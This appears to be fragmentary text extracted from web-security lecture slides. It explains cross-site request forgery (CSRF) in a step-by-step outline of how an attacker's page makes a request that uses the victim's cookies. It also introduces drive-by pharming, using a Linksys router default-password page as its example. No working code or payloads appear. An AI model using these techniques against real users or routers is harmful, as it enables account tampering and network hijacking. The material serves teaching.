


Web History for attacker

Apr 7, 2008

9:20pm Searched for [llamas](#)

Basic picture




Q: how long do you stay logged in to Gmail? Facebook?

Cross-Site Request Forgery (CSRF)

1. Assume victim has google/fbook/twitter cookies already setup.
2. Victim visits ATTACKER page.
3. ATTACKER page HTML causes a request to google/...
 - this request uses Victims google/ cookie jar
 - request **unknowingly** changes state of victim's account

Cross site RF



website asks a question
(sends a form)



website




to offer tainted answer



Attacker site
convinces victim
browser...



Form post with cookie



Drive-by Pharming

(Stamm & Ramzan)



Looking for the Linksys WRT54G default password? You probably have little reason to access your [router](#) on a regular basis so don't feel too bad if you've forgotten the WRT54G default password.


...

